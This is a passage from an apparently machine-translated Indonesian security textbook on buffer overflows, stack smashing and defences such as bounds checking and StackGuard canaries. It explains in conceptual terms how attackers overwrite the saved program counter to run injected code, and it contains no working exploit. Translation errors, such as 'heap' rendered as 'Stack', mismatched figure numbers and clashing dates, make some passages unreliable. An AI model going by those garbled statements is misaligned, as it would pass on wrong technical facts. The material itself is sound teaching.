Semua elemen program dan data berada di memori selama eksekusi, berbagi ruang dengan sistem operasi, kode lain, dan rutinitas penduduk. Jadi empat kasus harus dipertimbangkan dalam memutuskan ke mana 'B' pergi, seperti yang ditunjukkan pada Gambar 2.4. Jika karakter tambahan meluap ke ruang data pengguna, itu hanya menimpa nilai variabel yang ada (atau mungkin ditulis ke lokasi yang belum digunakan), mungkin memengaruhi hasil program tetapi tidak memengaruhi program atau data lain.



Gambar 2.4 Overflow Satu Karakter

Dalam kasus kedua, 'B' masuk ke area program pengguna. Jika overlay instruksi yang sudah dieksekusi (yang tidak akan dieksekusi lagi), pengguna seharusnya tidak merasakan efek apa pun. Jika overlay instruksi yang belum dieksekusi, mesin akan mencoba mengeksekusi instruksi dengan kode operasi 0x42, kode internal untuk karakter 'B'. Jika tidak ada instruksi dengan kode operasi 0x42, sistem akan berhenti pada pengecualian instruksi ilegal. Jika tidak, mesin akan menggunakan byte berikutnya seolah-olah itu adalah sisa instruksi, dengan keberhasilan atau kegagalan tergantung pada arti isinya. Sekali lagi, hanya pengguna yang mungkin mengalami efek.

Kasus yang paling menarik (dari perspektif keamanan) terjadi ketika sistem memiliki ruang segera setelah array yang meluap. Menumpahkan ke dalam data sistem atau area kode menghasilkan hasil yang serupa dengan ruang pengguna: menghitung dengan nilai yang salah atau mencoba menjalankan operasi.

Prosedur program menggunakan data lokal, data yang digunakan secara ketat dalam satu prosedur, dan data bersama atau umum atau global, yang dibagi antara dua atau lebih prosedur. Organisasi memori dapat menjadi rumit, tetapi kami menyederhanakan tata letak seperti pada Gambar 2.5. Dalam Gambar itu, data lokal disimpan berdekatan dengan kode prosedur. Jadi, seperti yang Anda lihat, overflow data jatuh secara ketat di dalam ruang data atau tumpah ke area kode yang berdekatan.


Data berakhir di atas salah satu

- bagian lain dari data Anda
- instruksi Anda
- data atau kode milik program lain
- data atau kode milik sistem operasi

Kami mempertimbangkan masing-masing kasus ini secara terpisah.

Mempengaruhi Data Anda Sendiri

Memodifikasi data Anda sendiri, terutama dengan nilai yang tidak diinginkan, jelas akan memengaruhi komputasi Anda. Mungkin loop akan berulang terlalu banyak atau terlalu sedikit, jumlah akan dikompromikan, atau tanggal akan menjadi kacau. Anda dapat membayangkan kemungkinan ini sendiri. Kesalahannya mungkin begitu mengerikan sehingga Anda akan dengan mudah mengenali ada sesuatu yang salah, tetapi kegagalan yang lebih halus mungkin luput dari perhatian Anda, mungkin selamanya.



Gambar 2.5 Memori Prosedur Berbeda untuk Pengguna Berbeda

Dari sudut pandang keamanan, beberapa kontrol sistem melindungi Anda dari kesalahan semacam ini: Anda memiliki ruang data Anda dan apa pun yang ingin Anda simpan di sana adalah bisnis Anda. Beberapa, tetapi tidak semua, bahasa pemrograman menghasilkan kode pemeriksaan untuk hal-hal seperti array untuk memastikan bahwa Anda menyimpan elemen hanya di dalam ruang yang dialokasikan. Untuk alasan ini, teknik pemrograman defensif (dibahas nanti dalam bab ini) merekomendasikan agar Anda selalu memeriksa untuk memastikan bahwa elemen array dan string berada dalam batasannya. Seperti yang ditunjukkan Kasus 2.3, terkadang kesalahan seperti itu tidak aktif untuk waktu yang lama.

Kasus 2.3

Terlalu Banyak Komputer

ARPANET, pendahulu Internet saat ini, mulai beroperasi pada tahun 1969. Stephen Crocker dan Mary Bernstein mempelajari secara mendalam akar penyebab dari 17 kegagalan besar ARPANET, kegagalan yang meruntuhkan seluruh jaringan atau sebagian besar darinya.

Seperti yang Anda duga, banyak dari kegagalan ini terjadi selama awal tahun 1970-an karena penggunaan jaringan menyebabkan kelemahan muncul ke permukaan. Yang terakhir dari 17 penyebab mereka muncul hanya pada tahun 1988, hampir 20 tahun setelah dimulainya jaringan. Gangguan ini disebabkan oleh overflow.

Jaringan ARPANET asli terdiri dari host yang terhubung ke prosesor komunikasi khusus yang disebut IMP. Setiap prosesor pesan antarmuka (IMP) mengendalikan

subnetwork individu, seperti router saat ini; IMP terhubung ke IMP lain melalui jalur komunikasi khusus. Untuk keandalan, setiap IMP memiliki setidaknya dua jalur berbeda satu sama lain. Koneksi IMP ditambahkan ke Tabel secara dinamis karena komunikasi antara dua IMP diperlukan oleh lalu lintas jaringan.

Pada tahun 1988, satu subnetwork menambahkan koneksi ke IMP ke-348. Tabel untuk koneksi IMP telah di-hard-code pada tahun 1969 menjadi hanya 347 entri, yang tampaknya sangat berlebihan pada saat itu, dan pada tahun-tahun berikutnya orang telah melupakan ukuran Tabel itu jika memang pernah dipublikasikan. (Pada tahun 1967, 347 IMP jauh lebih banyak daripada yang pernah dibayangkan oleh para perancang jaringan.) Perangkat lunak yang menangani Tabel IMP mendeteksi overflow ini tetapi menanganinya dengan menyebabkan IMP melakukan boot ulang; setelah reboot, Tabel IMP dihapus dan akan diisi ulang saat menemukan subnetwork lain yang dapat dijangkau. Rupanya pembuat perangkat lunak itu berasumsi bahwa table overflow seperti itu akan menjadi kesalahan sporadis dari penyebab lain, jadi membersihkan dan me-reboot akan membersihkan Tabel dari data yang salah. Karena kesalahan itu karena situasi nyata, pada tahun 1989 IMP yang di-refresh berjalan sebentar sampai mejanya diisi ulang dan kemudian gagal dan reboot lagi.

Butuh beberapa waktu untuk menentukan sumber dan perbaikan dari Flaw (bug) ini, karena dua puluh tahun telah berlalu antara pengkodean dan kegagalan; semua orang yang terkait dengan desain atau implementasi asli telah pindah ke proyek lain.

Seperti yang ditunjukkan contoh ini, buffer overflows—seperti kesalahan program lainnya—dapat tetap tidak dieksploitasi dan tidak terdeteksi untuk beberapa waktu, tetapi masih ada.

Mempengaruhi Instruksi Anda

Sekali lagi, kegagalan salah satu instruksi Anda mempengaruhi Anda, dan sistem memberikan kebebasan yang luas untuk apa yang dapat Anda lakukan untuk diri Anda sendiri. Jika Anda menyimpan string yang tidak mewakili instruksi yang valid atau diizinkan, program Anda dapat menghasilkan kesalahan dan berhenti, mengembalikan kontrol ke sistem operasi. Namun, sistem akan mencoba mengeksekusi string yang secara tidak sengaja mewakili instruksi yang valid, dengan efek tergantung pada nilai sebenarnya. Sekali lagi, tergantung pada sifat kesalahan, instruksi yang salah ini mungkin tidak berpengaruh (jika tidak di jalur eksekusi atau di bagian yang telah dieksekusi), efek nol (jika terjadi tidak mempengaruhi kode atau data, seperti instruksi untuk memindahkan isi register 1 ke dirinya sendiri), atau efek yang tidak diketahui atau mudah diperhatikan.

Menghancurkan kode atau data Anda sendiri tidak menyenangkan, tetapi setidaknya Anda dapat mengatakan bahwa kerusakan itu adalah kesalahan Anda sendiri. Kecuali, tentu saja, itu bukan salahmu. Satu kelemahan awal di Microsoft Outlook

melibatkan bidang tanggal sederhana: Tanggal panjangnya beberapa byte untuk mewakili hari, bulan, tahun, dan waktu dalam format GMT (Greenwich Mean Time). Di versi Outlook sebelumnya, pesan dengan tanggal lebih dari 1000 byte melebihi ruang buffer untuk header pesan dan masuk ke ruang yang dicadangkan. Cukup mengunduh pesan seperti itu dari server email akan menyebabkan sistem Anda mogok, dan setiap kali Anda mencoba memulai ulang, Outlook akan mencoba memuat ulang pesan yang sama dan mogok lagi. Dalam hal ini, Anda menderita kerugian dari buffer overflow yang hanya melibatkan area memori Anda.

Satu program dapat secara tidak sengaja mengubah kode atau data dari prosedur lain yang tidak akan dijalankan sampai beberapa waktu kemudian, sehingga dampak yang tertunda hampir sama sulitnya untuk didiagnosis seolah-olah serangan itu berasal dari pengguna independen yang tidak terkait. Dampak paling signifikan dari buffer overflow terjadi ketika kelebihan data memengaruhi kode atau data sistem operasi.

Modifikasi kode dan data untuk satu pengguna atau yang lain adalah penting, tetapi itu bukan masalah keamanan komputer yang utama. Namun, seperti yang kami tunjukkan di bagian berikutnya, buffer overflows yang dilakukan pada sistem operasi dapat memiliki konsekuensi serius.

Mempengaruhi Sistem Operasi atau Aplikasi Penting

Skenario dasar yang sama terjadi untuk kode atau data sistem operasi seperti untuk pengguna, meskipun sekali lagi ada variasi penting. Menjelajahi perbedaan-perbedaan ini juga mengarahkan kita untuk mempertimbangkan motif, dan karenanya kita beralih dari memikirkan apa yang pada dasarnya merupakan kecelakaan menjadi tindakan jahat yang disengaja oleh seorang penyerang.

Karena campuran program berubah terus-menerus pada sistem komputasi, ada sedikit peluang untuk mempengaruhi satu penggunaan tertentu. Kami sekarang mempertimbangkan kasus di mana penyerang yang telah mengambil alih pengguna biasa sekarang ingin menyalip sistem operasi. Serangan semacam itu dapat membuat penyerang menanam kode permanen yang diaktifkan kembali setiap kali mesin dihidupkan ulang, misalnya. Atau serangan tersebut dapat mengekspos data, misalnya, kata sandi atau kunci kriptografik yang dipercayakan untuk dijaga oleh sistem operasi. Jadi sekarang mari kita pertimbangkan dampak yang dapat ditimbulkan oleh pengguna (yang dikompromikan) pada sistem operasi.

Kode dan data pengguna pada dasarnya ditempatkan secara acak: di mana pun ada memori bebas dengan ukuran yang sesuai. Hanya dengan menelusuri Tabel alokasi memori sistem Anda dapat mempelajari di mana program dan data Anda muncul di memori. Namun, bagian tertentu dari sistem operasi ditempatkan di lokasi tetap tertentu, dan data lainnya ditempatkan di tempat yang dapat dengan mudah ditentukan selama eksekusi. Lokasi yang tetap atau mudah ditentukan membedakan rutinitas sistem operasi, terutama yang paling kritis, dari kode dan data pengguna.


Perbedaan kedua antara pengguna biasa dan sistem operasi adalah bahwa pengguna berjalan tanpa hak istimewa sistem operasi. Sistem operasi memanggil program pengguna seolah-olah itu adalah subprosedur, dan sistem operasi menerima kontrol kembali ketika program pengguna keluar. Jika pengguna dapat mengubah apa yang dilakukan sistem operasi saat mendapatkan kembali kendali, pengguna dapat memaksa sistem operasi untuk mengeksekusi kode yang ingin dijalankan pengguna, tetapi dengan hak istimewa yang lebih tinggi (milik sistem operasi). Mampu memodifikasi kode atau data sistem operasi memungkinkan pengguna (yaitu, penyerang bertindak sebagai pengguna) untuk mendapatkan status hak istimewa yang efektif.

Peningkatan hak istimewa, mengeksekusi kode serangan dengan izin sistem yang lebih tinggi, adalah bonus bagi penyerang.

Urutan panggilan dan pengembalian beroperasi di bawah protokol yang terdefinisi dengan baik menggunakan struktur data yang disebut stack. Aleph One (Elias Levy) menjelaskan cara menggunakan buffer overflows untuk menimpa Stack panggilan [ALE96]. Di bagian selanjutnya kami menunjukkan bagaimana seorang programmer dapat menggunakan overflow untuk membahayakan operasi komputer.


Stack dan Heap

Stack (tumpukan) adalah struktur data kunci yang diperlukan untuk pertukaran data antar prosedur, seperti yang kami jelaskan sebelumnya dalam bab ini. Kode yang dapat dieksekusi berada di salah satu ujung memori, yang kami gambarkan sebagai ujung bawah; di atasnya adalah konstanta dan item data yang ukurannya diketahui pada waktu kompilasi; di atas itu adalah Stack untuk item data yang ukurannya dapat berubah selama eksekusi; dan akhirnya, Stack. Sebenarnya, seperti yang ditunjukkan sebelumnya pada Gambar 3-1, heap dan stack berada di ujung yang berlawanan dari memori yang tersisa setelah kode dan data lokal.



Gambar 3-6 Parameter dan Alamat Pengembalian


Ketika prosedur A memanggil prosedur B, A mendorong ke Stack alamat pengirimnya (yaitu, nilai penghitung program saat ini), alamat di mana eksekusi harus dilanjutkan ketika B keluar, serta memanggil nilai parameter. Urutan seperti itu ditunjukkan pada Gambar 3-6.



Gambar 2.7 Bingkai Tumpukan


Untuk membantu melepaskan Stack data yang kusut karena program yang gagal selama eksekusi, Stack juga berisi penunjuk ke bagian bawah logis dari bagian Stack program ini, yaitu, ke titik tepat sebelum prosedur ini mendorong nilai ke Stack. Kelompok data parameter, alamat pengirim, dan penunjuk Stack ini disebut bingkai Stack, seperti yang ditunjukkan pada Gambar 2.7.

Ketika satu prosedur memanggil yang lain, bingkai Stack didorong ke Stack untuk memungkinkan dua prosedur bertukar data dan mentransfer kontrol; contoh stack setelah prosedur A memanggil B ditunjukkan pada Gambar 2.8.



Gambar 2.8 Stack setelah Panggilan Prosedur

Sekarang mari kita perhatikan contoh yang sedikit lebih dalam: Misalkan prosedur A memanggil B yang pada gilirannya memanggil C. Setelah dua panggilan ini, Stack akan terlihat seperti yang ditunjukkan pada Gambar 2.7, dengan alamat pengirim ke A di bagian bawah, kemudian parameter dari A ke B, alamat pengirim dari C ke B, dan parameter dari B ke C, dalam urutan itu. Setelah prosedur C kembali ke B, bingkai Stack kedua dikeluarkan dari Stack dan terlihat lagi seperti Gambar 2.9.



Gambar 2.9 Stack setelah Panggilan Prosedur Bersarang

Hal penting yang harus diperhatikan dalam gambar ini adalah penghitung program: Jika penyerang dapat menimpa penghitung program, hal itu akan mengalihkan eksekusi program setelah prosedur kembali, dan pengalihan itu, pada kenyataannya, merupakan langkah yang sering terlihat dalam mengeksploitasi buffer overflow .

Overflow ke ruang sistem dapat mengarahkan eksekusi segera atau keluar dari prosedur yang disebut saat ini.

Lihat lagi Gambar 2.1 dan perhatikan bahwa Stack berada di bagian atas memori, tumbuh ke bawah, dan sesuatu yang lain, yang disebut Stack, berada di bagian bawah tumbuh. Seperti yang baru saja Anda lihat, Stack terutama digunakan untuk

panggilan bersarang ke prosedur. Heap menyediakan ruang untuk data dinamis, yaitu item data yang ukurannya tidak diketahui saat program dikompilasi.

Jika Anda mendeklarasikan array sepuluh elemen dalam kode sumber rutin, kompiler mengalokasikan cukup ruang untuk sepuluh elemen tersebut, serta ruang untuk konstanta dan variabel individual. Tetapi misalkan Anda sedang menulis rutinitas pengurutan tujuan umum yang bekerja pada data apa pun, misalnya, Tabel dengan banyak baris dan kolom dari jenis data apa pun. Anda dapat memproses larik 100 bilangan bulat, Tabel 20.000 nomor telepon, atau struktur 2.000 referensi bibliografi dengan nama, judul, dan sumber. Bahkan jika Tabel itu sendiri dilewatkan sebagai parameter sehingga Anda tidak memerlukan ruang untuk menyimpannya di dalam program Anda, Anda akan memerlukan beberapa ruang sementara, misalnya, untuk variabel untuk menyimpan nilai dari dua baris saat Anda membandingkannya dan mungkin bertukar posisi mereka. Karena Anda tidak dapat mengetahui kapan Anda menulis kode seberapa besar barisnya, bahasa pemrograman modern memungkinkan Anda menunda mendeklarasikan ukuran variabel ini hingga program dijalankan. Selama eksekusi, kode yang dimasukkan oleh kompiler ke dalam program Anda menentukan ukuran dan meminta sistem operasi untuk mengalokasikan memori dinamis, yang diperoleh sistem operasi dari heap. Heap tumbuh dan menyusut saat memori dialokasikan dan dibebaskan untuk struktur data dinamis.

Stack dan Heap selalau tumbuh ke arah satu sama lain, dan Anda dapat memprediksi bahwa pada titik tertentu mereka mungkin bertabrakan. Biasanya, sistem operasi memantau ukurannya dan mencegah tabrakan seperti itu, kecuali bahwa sistem operasi tidak dapat mengetahui bahwa Anda akan menulis 15.000 byte ke dalam ruang Stack dinamis yang Anda minta hanya 15 byte, atau 8 byte ke dalam parameter 4-byte, atau empat mengembalikan nilai parameter ke dalam tiga ruang parameter.

Penyerang ingin menimpa memori Stack, kadang-kadang disebut penghancuran Stack, dengan tujuan: Data sewenang-wenang di tempat yang salah menyebabkan perilaku aneh, tetapi data tertentu di lokasi yang dapat diprediksi menyebabkan dampak yang direncanakan. Berikut adalah beberapa cara penyerang dapat menghasilkan efek dari serangan overflow:

- Overwrite pencacah program yang disimpan dalam Stack sehingga ketika rutin ini keluar, kontrol ditransfer ke alamat yang ditunjuk oleh alamat penghitung program yang dimodifikasi.
- Overwrite bagian dari kode dalam memori rendah, menggantikan instruksi penyerang untuk pernyataan program sebelumnya.
- Overwrite pencacah program dan data dalam Stack sehingga penghitung program sekarang menunjuk ke dalam Stack, menyebabkan data yang di Overwrite ke dalam Stack akan dieksekusi.

Fitur umum dari metode serangan ini adalah penyerang menggunakan data yang melimpah sebagai kode yang akan dieksekusi oleh korban. Karena kode ini berjalan di bawah otoritas korban, ia membawa hak istimewa korban, dan dapat menghancurkan data korban dengan menimpanya atau dapat melakukan tindakan apa pun yang dapat dilakukan korban, misalnya, mengirim email seolah-olah dari korban. Jika overflow terjadi selama panggilan sistem, yaitu, ketika sistem berjalan dengan hak istimewa yang lebih tinggi, kode penyerang juga dijalankan dengan hak istimewa tersebut; dengan demikian, serangan yang mentransfer kontrol ke penyerang dengan menjalankan salah satu rutinitas penyerang mengaktifkan kode penyerang dan membiarkan penyerang memegang kendali dengan hak istimewa. Dan bagi banyak penyerang, tujuannya bukan hanya untuk menghancurkan data dengan menimpa memori, tetapi juga untuk mendapatkan kendali atas sistem sebagai langkah pertama dalam serangan yang lebih kompleks dan memberdayakan.

Serangan buffer overflow menarik karena mereka adalah contoh pertama dari kelas masalah yang disebut serangan berbasis data. Dalam serangan berbasis data, kerusakan terjadi oleh data yang dikirim penyerang. Pikirkan serangan seperti ini: Buffer meluap ketika seseorang memasukkan terlalu banyak ke dalamnya. Kebanyakan orang secara tidak sengaja memasukkan satu elemen lagi ke dalam array atau menambahkan karakter tambahan ke dalam string. Data yang dimasukkan berhubungan dengan aplikasi yang sedang dihitung. Namun, dengan buffer overflow yang berbahaya, penyerang, seperti David, peneliti yang tidak berbahaya, dengan hati-hati memilih data yang akan menyebabkan tindakan tertentu, untuk membuat program gagal dengan cara yang direncanakan. Dengan cara ini, data yang dipilih mendorong dampak serangan.

Serangan berbasis data diarahkan oleh data yang dipilih secara khusus, penyerang memberi makan program sebagai input.

Eksploitasi berbahaya dari buffer overflows juga menunjukkan satu karakteristik penting lagi: Mereka adalah contoh dari pendekatan multi-langkah. Penyerang tidak hanya menguasai ruang yang dialokasikan, tetapi penyerang juga menggunakan overrun untuk mengeksekusi instruksi untuk mencapai langkah berikutnya dalam serangan. Overflow bukanlah tujuan tetapi batu loncatan untuk tujuan yang lebih besar.

Buffer overflows dapat terjadi dengan banyak jenis data, mulai dari array hingga parameter hingga item data individual, dan meskipun beberapa di antaranya mudah dicegah (seperti memeriksa dimensi array sebelum menyimpan), yang lain tidak begitu mudah. Kesalahan manusia tidak akan pernah bisa dihilangkan, yang berarti kondisi overflow kemungkinan besar akan tetap ada. Pada bagian selanjutnya kami menyajikan pilihan kontrol yang dapat mendeteksi dan memblokir berbagai jenis kesalahan overflow.

Penanggulangan Overflow

Tampaknya penanggulangan untuk buffer overflow sederhana: Periksa sebelum Anda menulis. Sayangnya, itu tidak begitu mudah karena beberapa situasi buffer overflow tidak langsung di bawah kendali programmer, dan overflow dapat terjadi dalam beberapa cara.

Meskipun buffer overflows mudah diprogram, tidak ada tindakan pencegahan tunggal yang akan mencegahnya. Namun, karena prevalensi dan keseriusan overflow, beberapa jenis perlindungan telah berkembang.

Penanggulangan yang paling jelas untuk menimpa memori adalah dengan tetap berada dalam batas. Mempertahankan batasan adalah tanggung jawab bersama programmer, sistem operasi, kompiler, dan perangkat keras. Semua harus melakukan hal berikut:

- Periksa panjang sebelum menulis.
- Konfirmasikan bahwa subskrip larik berada dalam batas.
- Periksa ulang kode kondisi batas untuk menangkap kemungkinan kesalahan satu per satu.
- Pantau masukan dan terima hanya sebanyak mungkin karakter yang dapat ditangani.
- Gunakan utilitas string yang hanya mentransfer sejumlah data yang dibatasi.
- Periksa prosedur yang mungkin memenuhi ruang mereka.
- Batasi hak istimewa program, jadi jika sepotong kode diambil alih dengan jahat, pelanggar tidak memperoleh hak istimewa sistem yang lebih tinggi sebagai bagian dari kompromi.

2.1.2 Kontrol Pemrograman

Kemudian dalam bab ini kita mempelajari kontrol pemrograman secara umum. Anda mungkin telah menemukan prinsip-prinsip rekayasa perangkat lunak ini di tempat lain. Teknik seperti tinjauan kode (di mana orang selain pemrogram memeriksa kode untuk pengawasan implementasi) dan pengujian independen (di mana penguji khusus berhipotesis titik di mana suatu program bisa gagal) dapat menangkap situasi overflow sebelum menjadi masalah.

Fitur Bahasa

Dua fitur yang mungkin Anda perhatikan tentang serangan yang melibatkan buffer overflows adalah penyerang dapat menulis langsung ke alamat memori tertentu dan bahasa atau kompiler memungkinkan operasi yang tidak sesuai pada tipe data tertentu.

Anthony (C.A.R.) Hoare mengomentari hubungan antara bahasa dan rancangan:

> *Pemrogram selalu dikelilingi oleh kerumitan; kita tidak bisa menghindarinya. Aplikasi kami rumit karena kami berambisi untuk menggunakan komputer kami dengan cara yang semakin canggih. Pemrograman itu rumit karena banyaknya tujuan yang saling bertentangan untuk setiap proyek pemrograman kami. Jika alat dasar kita, bahasa yang kita desain dan kode program kita, juga rumit, bahasa itu sendiri menjadi bagian dari masalah daripada bagian dari solusinya.*

Beberapa bahasa pemrograman memiliki fitur yang mencegah overflow. Misalnya, bahasa seperti Java, .NET, Perl, dan Python menghasilkan kode untuk memeriksa batas sebelum menyimpan data. Bahasa C, C++, dan bahasa assembler yang tidak dicentang memungkinkan sebagian besar akses program tidak terbatas. Untuk mengatasi keterbukaan bahasa ini, penulis kompiler telah mengembangkan ekstensi dan pustaka yang menghasilkan kode untuk menjaga program tetap terkendali.

Penganalisis Kode

Pengembang perangkat lunak mengharapkan alat sederhana untuk menemukan kesalahan keamanan dalam program. Alat semacam itu, yang disebut penganalisis kode statis, menganalisis kode sumber untuk mendeteksi kondisi yang tidak aman. Meskipun alat seperti itu tidak, dan tidak akan pernah bisa, sempurna, ada beberapa alat yang bagus. Kendra Kratkiewicz dan Richard Lippmann dan situs web US-CERT Build Security In di https://buildsecurityin.us-cert.gov/ berisi daftar penganalisis kode statis.

Pemisahan

Arah lain untuk melindungi dari buffer overflows adalah untuk menegakkan penahanan: memisahkan area sensitif dari kode yang sedang berjalan dan buffer dan ruang datanya. Sampai tingkat tertentu, perangkat keras dapat memisahkan kode dari area data dan sistem operasi.

Hambatan


Karena menimpa Stack adalah titik serangan yang umum dan kuat, melindunginya menjadi prioritas.

Lihat kembali Gambar 2.8, dan perhatikan bahwa setiap panggilan prosedur menambahkan bingkai Stack baru yang menjadi irisan berbeda dari Stack. Jika tujuan kita adalah untuk melindungi Stack, kita dapat melakukannya dengan membungkus setiap bingkai Stack dalam lapisan pelindung. Lapisan seperti itu kadang-kadang disebut burung kenari, mengacu pada burung kenari yang sebelumnya dibawa ke tambang bawah tanah; burung kenari lebih sensitif terhadap oksigen terbatas, sehingga para penambang dapat melihat kenari bereaksi sebelum mereka terpengaruh, memberikan waktu bagi para penambang untuk pergi dengan aman.


Di bagian ini kami menunjukkan bagaimana beberapa produsen telah mengembangkan bantalan untuk menjaga dari kerusakan jinak atau berbahaya pada Stack.

Dalam modifikasi Stack buffer overflow yang umum, penghitung program diatur ulang untuk menunjuk ke dalam Stack ke kode serangan yang telah diOverwrite data Stack. Pada Gambar 2.10, dua parameter P1 dan P2 telah diOverwrite dengan kode yang telah diarahkan penghitung programnya. (Dua instruksi terlalu pendek untuk banyak serangan stack overflow, sehingga serangan buffer overflow yang sebenarnya akan melibatkan lebih banyak data dalam stack, tetapi konsepnya lebih mudah dilihat dengan stack kecil.)

StackGuard adalah pendekatan yang diusulkan oleh Crispin Cowan et al. [COW98] Penyerang biasanya tidak tahu persis di mana penghitung program yang disimpan berada di Stack, hanya saja ada satu di alamat perkiraan. Dengan demikian, penyerang harus menulis ulang tidak hanya penunjuk Stack tetapi juga beberapa kata di sekitarnya untuk memastikan perubahan penunjuk Stack yang sebenarnya, tetapi ketidakpastian bagi penyerang ini memungkinkan StackGuard untuk mendeteksi kemungkinan perubahan pada penghitung program. Setiap prosedur menyertakan kode prolog untuk mendorong nilai pada Stack, mengatur sisa bingkai Stack, dan meneruskan kontrol ke pengembalian yang dipanggil; kemudian saat kembali, beberapa kode terminasi membersihkan Stack, memuat ulang register, dan mengembalikan. Tepat di bawah penghitung program, StackGuard menyisipkan nilai canary ke modifikasi sinyal; jika penyerang menulis ulang penghitung program dan nilai tambah, StackGuard menambah kode penghentian untuk mendeteksi nilai tambah yang dimodifikasi dan memberi sinyal kesalahan sebelum kembali. Dengan demikian, setiap nilai kenari berfungsi sebagai sisipan pelindung untuk melindungi penghitung program. Sisipan pelindung ini ditunjukkan pada Gambar 2.11. Gagasan untuk mengelilingi alamat pengirim dengan nilai pendeteksi kerusakan adalah masuk akal, selama hanya pembela yang dapat menghasilkan dan memverifikasi nilai tersebut.



Gambar 2.10 Stack yang Dikompromikan



Gambar 2.11 Nilai Canary untuk Modifikasi Sinyal

Sayangnya, pertandingan tenis serangan-tindakan balasan dimainkan di sini, seperti yang telah kita lihat dalam situasi lain seperti menebak kata sandi: Penyerang melakukan servis, pemain bertahan merespons dengan tindakan balasan, penyerang

mengembalikan bola dengan serangan yang ditingkatkan, dan seterusnya. Nilai kenari pelindung harus sesuatu yang kode terminasi dapat mendeteksi perubahan, misalnya, pola dikenali *0x0f1e2d3c*, yang merupakan nomor penyerang tidak mungkin untuk menulis secara alami (walaupun bukan tidak mungkin). Segera setelah penyerang menemukan bahwa produk komersial mencari pad dengan nilai tersebut, kita tahu nilai apa yang kemungkinan akan ditulis penyerang di dekat alamat pengirim. Countering lagi, untuk menambah variasi, defender memilih pola acak yang mengikuti beberapa urutan, seperti *0x0f1e2d3c*, *0x0f1e2d3d*, dan seterusnya. Sebagai tanggapan, penyerang memantau Stack dari waktu ke waktu untuk mencoba memprediksi pola urutan. Kedua belah pihak terus melakukan modifikasi voli sampai, seperti dalam tenis, satu pihak gagal.

Selanjutnya kami mempertimbangkan kelemahan pemrograman yang mirip dengan overflow: kegagalan untuk memeriksa dan mengontrol akses secara lengkap dan konsisten.

2.1.3 Mediasi Tidak Lengkap

